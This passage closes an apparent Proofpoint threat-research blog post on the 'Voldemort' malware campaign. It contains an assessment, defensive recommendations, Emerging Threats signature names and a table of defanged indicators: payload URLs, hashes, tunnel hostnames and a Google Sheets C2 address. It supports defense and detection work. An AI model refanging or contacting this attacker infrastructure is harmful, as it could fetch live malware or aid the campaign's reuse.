The Frankensteinian amalgamation of clever and sophisticated capabilities, paired with very basic techniques and functionality, makes it difficult to assess the level of the threat actor’s capability and determine with high confidence the ultimate goals of the campaign. It is possible that large numbers of emails could be used to obscure a smaller set of actual targets, but it’s equally possible the actors wanted to genuinely infect dozens of organizations. It is also possible that multiple threat actors with varying levels of experience in developing tooling and initial access worked on this activity. Overall, it stands out as an unusual campaign.

Why it matters

The behavior combines a variety of recently popular techniques observed in several disparate campaigns from multiple cybercriminal threat actors that have used similar techniques as part of ongoing experimentation across the initial access ecosystem. Many of the techniques used in the campaign are observed more frequently in the cybercriminal landscape, demonstrating that actors engaging in suspected espionage activity often use the same TTPs as financially motivated threat actors.

While the activity appears to align with espionage activity, it is possible that future activities associated with this threat cluster may change this assessment. In that case, it would indicate cybercriminal actors, while demonstrating some typical ecrime delivery characteristics, used customized malware with unusual features currently only available to the operators and not abused in widespread campaigns, as well as very specific targeting not normally seen in financially motivated campaigns.

Defense against observed behaviors includes restricting access to external file sharing services to only known, safelisted servers; blocking network connections to TryCloudflare if it is not required for business purposes; and monitoring and alerting on use of search-ms in scripts and suspicious follow-on activity such as LNK and PowerShell execution.

Proofpoint reached out to our industry colleagues about the activities in this report abusing their services, and their collaboration is appreciated.

Emerging Threats signatures

2857963 - ETPRO HUNTING GoogleSheets API V4 Activity (Fetch Single Cell with A1 Notation)

2857964 - ETPRO HUNTING GoogleSheets API V4 Response (Single Cell with UUID)

2857976 - ETPRO HUNTING GoogleSheets API V4 Activity (Possible Exfil)

2858210 - ETPRO MALWARE Voldemort System Info Exfil

Indicators of compromise

Indicator	Description	First Observed
hxxps://pubs[.]infinityfreeapp[.]com/SA150_Notes_2024[.]html	Redirect Target / Landing Page	2024-08-12
hxxps://pubs[.]infinityfreeapp[.]com/IRS_P966[.]html	Redirect Target / Landing Page	2024-08-06
hxxps://pubs[.]infinityfreeapp[.]com/Notice_pour_remplir_la_N%C2%B0_2044[.]html	Redirect Target / Landing Page	2024-08-13
hxxps://pubs[.]infinityfreeapp[.]com/La_dichiarazione_precompilata_2024[.]html	Redirect Target / Landing Page	2024-08-05
hxxps://pubs[.]infinityfreeapp[.]com/Steuerratgeber[.]html	Redirect Target / Landing Page	2024-08-13
hxxps://od[.]lk/s/OTRfNzQ5NjQwOTJf/test[.]png	Python Payload (Renamed ZIP containing Voldemort)	2024-08-05
hxxps://od[.]lk/s/OTRfODQ1Njk2ODVf/2044_4765[.]pdf	Python Payload (Decoy PDFs)	2024-08-05
hxxps://od[.]lk/s/OTRfODM5Mzc3NjFf/irs-p966[.]pdf	Python Payload (Decoy PDFs)	2024-08-06

hxxps://od[.]lk/s/OTRfODM3MjM2NzVf/La_dichiarazione_precompilata_2024[.]pdf	Python Payload (Decoy PDFs)	2024-08-05
hxxps://od[.]lk/s/OTRfODQ1NDc2MjZf/SA150_Notes_2024[.]pdf	Python Payload (Decoy PDFs)	2024-08-12
hxxps://od[.]lk/s/OTRfODQ1NzA0Mjlf/einzelfragen_steuerbescheinigungen_de[.]pdf	Python Payload (Decoy PDFs)	2024-08-13
hxxp://83[.]147[.]243[.]18/p/	pingb.in base URL	2024-08-05
3fce52d29d40daf60e582b8054e5a6227a55370bed83c662a8ff2857b55f4cea	test.png/zip SHA256	2024-08-05
561e15a46f474255fda693afd644c8674912df495bada726dbe7565eae2284fb	CiscoSparkLauncher.dll SHA256 (Voldemort Malware)	2024-08-05
6bdd51dfa47d1a960459019a960950d3415f0f276a740017301735b858019728	CiscoCollabHost.exe SHA256 (Benign file used for side-loading)	2024-08-05
pants-graphs-optics-worse[.]trycloudflare[.]com	TryCloudflare Tunnel Hostname	2024-08-05
ways-sms-pmc-shareholders[.]trycloudflare[.]com	TryCloudflare Tunnel Hostname	2024-08-05
recall-addressed-who-collector[.]trycloudflare[.]com	TryCloudflare Tunnel Hostname	2024-08-05
hxxps://sheets[.]googleapis[.]com:443/v4/spreadsheets/16JvcER-0TVQDimWV56syk91IMCYXOvZbW4GTnb947eE/	Voldemort C2	2024-08-05
hxxps://resource[.]infinityfreeapp[.]com/ABC_of_Tax[.]html	Redirect Target / Landing Page	2024-08-19
hxxps://resource[.]infinityfreeapp[.]com/0023012-317[.]html	Redirect Target / Landing Page	2024-08-19
hxxps://od[.]lk/s/OTRfODQ4ODE4OThf/logo[.]png	Python Payload (Renamed ZIP containing Voldemort)	2024-08-19
hxxps://od[.]lk/s/OTRfODQ5MzQ5Mzlf/ABC_of_Tax[.]pdf	Python Payload (Decoy PDFs)	2024-08-19
0b3235db7e8154dd1b23c3bed96b6126d73d24769af634825d400d3d4fe8ddb9	logo.png/zip SHA256	2024-08-19

fa383eac2bf9ad3ef889e6118a28aa57a8a8e6b5224ecdf78dcffc5225ee4e1f	CiscoSparkLauncher.dll Hash (Voldemort Malware)	2024-08-19
invasion-prisoners-inns-aging[.]trycloudflare[.]com	TryCloudflare Tunnel Hostname	2024-08-19

Subscribe to the Proofpoint Blog